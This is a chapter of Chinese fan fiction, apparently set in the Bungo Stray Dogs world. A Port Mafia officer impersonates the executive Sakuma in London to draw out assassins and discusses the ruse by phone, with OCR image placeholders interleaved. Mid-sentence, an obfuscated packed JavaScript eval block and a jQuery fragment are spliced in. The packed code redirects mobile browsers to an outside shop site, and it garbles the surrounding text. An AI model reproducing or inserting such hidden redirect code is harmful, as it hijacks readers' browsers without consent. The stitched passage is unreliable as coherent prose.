港口黑手党执意切断和异能特务科的联系,选择独自处理烦人的对手。
果然和犯罪组织还是没什么好说的,毕竟他们不会真正站在同一立场,也就做不到完全相信对方。
想要找到“王女”将横滨视作目标的原因,或许要等到短兵相接之时才能得出答案。港口黑手党里仍然有前代乃至更早的首领所培养出的精英成员,可那是以前的事了。现在,港口黑手党的高层成员还是激进的武斗派人数占比略优,若非有位干部成员常常能力排众议,连首领都能轻易说服,异能特务科真不知道港口黑手党会在重力使的手上变成什么样子。
难道不是怪事一桩?那群家伙是如何凑到一个组织里的。
其实加入组织太久,很多人都想不起自己为何会成为港口黑手党的成员了。
不过,多余的问题没有思考的必要。
与其回忆过去,不如好好想想要怎么活着回来。
“对吧。难道你真的愿意死在那样的敌人手上。”
屏幕上传输回总部的画面不够清晰,但站在镜头侧面的青年恐怕不会有人不认识。
隔空注视着在最后这段可以清醒的时间,独自呆在房间里的人,钢琴家忍不住发问,“你那么相信他?”
“是的。除了优,谁也做不到。”
从电脑传出的嗓音冷静又坚决,钢琴家没办法指责什么。过度的疯狂和极致的冷静无异,被迫留在本部的他只能祝自己的上司和同事在陌生的“战场”上收获胜利,彻底击溃敌人。
视频影像中的青年戴上耳机,接通了来自远方的电话,朝他告别,“再见。”
现在已经是凌晨两点。
稍晚些,又与一架盘旋在遥远城市上空的飞机完成了行动前的最后一次联络,钢琴家还没打算离开办公室。
……这种时候,任何人都很难放心吧。
他也知道佐久间的目的地是一处正在海上漂泊的豪华邮轮。在今天以前是豪华邮轮。可能今夜过后,就变成了从地狱驶过的诺亚方舟吧。
受异能特务科关注的异能力者极有可能在船上。若是无人阻止,明日一早,邮轮就会靠岸港口。到时候,阻止“王女”的人就变成了异能特务科和他们的帮手。
所以,想在事情变得更严重以前,解决敌人,现在是最好的机会。
海面一望无际,除非上天入地,不然敌人能逃到哪去。这样做的下场是,如果不能将敌人困死在船上,尽数消灭,那么被反制的便是他们自己。
可谁让他的上司和同事都愿意为了这个结果豪赌。在欧洲部门接受培养的家伙们果然脑回路不一般。
“喂,听得见吗。”
“什么事。你现在不是在飞机上吗。”怎么有空联系他。
“也没什么。”对方的语气听起来没什么问题,“听说佐久间已经出发了。被我们骗了的可怜鬼可能会发疯呢。没关系吗。”
没关系,钢琴家说,“更疯的另有其人。”假如有人想对着港口黑手党发疯,首先会被两位干部摁死在地上。
“好吧。”
我暂时不追究佐久间骗我的过错了。
正乘飞机返回横滨的人说。
这到底算什么,干部体验卡?还是升职前的考验。
他总记得佐久间在升任前故意留欧洲部门拖延时间。难怪佐久间那么不乐意。
在回程得以恢复真实身份的青年坐在舒适度有限的座椅上,手边的小圆桌上立着一瓶打开的香槟酒。
终于能放松神经了。
过去的四五天里,公关官每天在欧洲部门都有新发现。
白日无事,他就呆在佐久间的办公室里,绝不出门,夜间有空休息,就靠镜优陪同他回佐久间的家。是的,佐久间的家。那间住所的氛围很温馨,一看便明白佐久间一定是花心思打理过的,怪不得佐久间当初更想留在欧洲部门。
不过,他发现佐久间的部下和水落望音的人完全不熟。紫苑刻和那位叫鸿上律的青年之间,氛围十分友好又礼貌,但这说明他们是初次见面。
……初次见面?
他那时没深入探究。
他以为,常年留在国外的成员和佐久间在国内的部下不熟是正常的,却没想到这预示着自己即将遭受的“灾难”正在徐徐拉开帷幕。
有位年纪尚小的紫发少女敲门后急急忙忙闯入属于佐久间的办公室,但看到坐在椅子上的他后又一脸震惊地冲出走廊。他没看错的话,从少女衣领冒出了一条同样瞪大眼睛的蛇。
听声音,少女在走廊上狂奔着跑远了。
“没关系,我会和她解释。”佐久间的副手如此说。
那位少女的身份,直到敌人上当,袭击以佐久间的身份假装独自出行的他,他都没来得及询问。
提前返回横滨的镜优不知和少女说了什么,总之,看穿他身份的少女没有再来过办公室。最后一次见面时——几个小时前——是他亲眼看到紫发少女在行李舱里悄悄塞了“一点”东西,旁人却全当没看见。
难以想象,少女提着那桶巧克力也健步如飞。
他对着通话那头的好友说,“我知道佐久间曾经四处分发的巧克力来自谁了。”
“我对巧克力的来历不感兴趣。那边是什么情况。”
啧。
一提到这个,公关官就觉得佐久间戏耍别人的手段逐渐高明了起来。
“首先,我必须说,水落望音不在欧洲部门。也就是说——”
近五天的时间,整个欧洲部门都没有干部成员负责统揽事务。佐久间留了紫苑刻和镜优代替他,而那位他并不了解的干部成员则留下了那名叫鸿上律的人。
“其实我知道水落望音不在,因为他要和佐久间汇合。那艘邮轮上据说有个能力让人头疼的家伙,在保护能摧毁他人人格的异能力者。他们两个在等待时机。”
“……你知道,却不提前和我说?”
“说了又有什么用呢?难道真的指望你去当欧洲部门的代负责人吗。”
通话一度陷入沉寂。
“说说你遇到的刺杀吧。我对这个更感兴趣。”
哼。
为自己倒了杯酒的人冷哼一声。
“只要你和佐久间彻底交换彼此的职权,就能体会到被刺杀的快感了。”
“在你眼里,我是那种心理变态人士吗。”
“谁知道呢。”
针对干部成员的刺杀必定凶险而有来无回,刺杀者们早就做好了牺牲的准备。但他们为何会为杀死佐久间而甘愿
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17023256|186252||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
付出生命,还有点让人想不通。毕竟港口黑手党、横滨和“王女”本没有任何关系。
公式化反击。
“假如在场的是佐久间,他必定会这么做。”
就像严格按照规章制度生产商品的技术工,每一道流程已经被前人控制得没有多余的优化环节,佐久间只要按部就班,就能扫清面前的一切障碍。倘若敌人真的是奔着佐久间而来的,那么只要好好调查过佐久间的战斗习惯和能力缺陷,就有机会击溃组织的干部了。
只是有机会而已。
“可惜了,我不懂佐久间的公式化战斗流程,实在是没办法走进他们的圈套中。”
佐久间是半夜出门吗?
他这么问留在欧洲部门的紫苑刻。
一般会在晚上行动,“工作有需要的话,白天也会出门。”
他对紫苑刻的回答说不上满意,但毕竟对方也给了他答案,他便带着那把如今已经成为佐久间个人标志的伞——当然是假的。真正的那把异能武器在哪,除了佐久间本人,谁也不知道——从欧洲部门的总部独自离开。
他上次来伦敦还是因为一部电影的事。有段时间了。
对“王女”组织的人而言,今日站在伦敦街头的人是他,难道不是很精彩也很让他们绝望的一步棋吗。
他们的“聪明才智”根本无处发挥。
他可是有努力表演出佐久间的气质,虽然还是少了那一点旁人学不走的幽默,仅仅这一点的区别,也不至于会让敌人区分开两个身高相仿、穿着厚冬装看不出体型、又故意模仿目标人物常见衣服搭配的人。
非亚裔的人,多少都会有点分不清亚裔的长相。
和他擦肩而过的人们被光点包围着。
光芒穿透雾气,在白日里也极其亮眼。
很多。街角的“流浪汉”,手牵着手但脑袋凑在一起的异性情侣,像瘾君子在街头发疯的男人,还有收拾摊位杂物的小商贩。
对他抱有杀意的人瞬间便暴露在歼灭部队成员眼中。
仿佛剧中的反派在舞台上被聚光灯照亮,连影子也只剩脚下小小的一片。在训练有素的歼灭部队成员看来,这像在地下训练场对着活靶子训练吧。
“我只是看起来一个人出门而已。佐久间在我身边留了不少他信任的人。”
虽然佐久间隐瞒情报的事颇有微词,但既然佐久间已经去了更危险的地方,无论说什么,都显得他太没人情。
“只能祝他好好活着了。”
电话那头的人依旧沉默着。
公关官也不再说话,深思起这一整件事来。
可还没等他想明白,那头并没有挂掉电话的人突然说,“你知道吗。”
知道什么。
别说你和佐久间瞒着我做了别的。
钢琴家的声音听起来格外愉悦。
“不是哦。是我们的首领。”
其实他是和你同一日离开的。
也正和你一样,乘坐飞机,存在于这个世界的某处。可能在任何一个地方,但唯独不会在横滨。
“……佐久间对自己人都要瞒?”
他是卧底吗,佐久间,他是敌方组织的卧底吗?他想这么质问。“真巧,我之前也是这么想的。”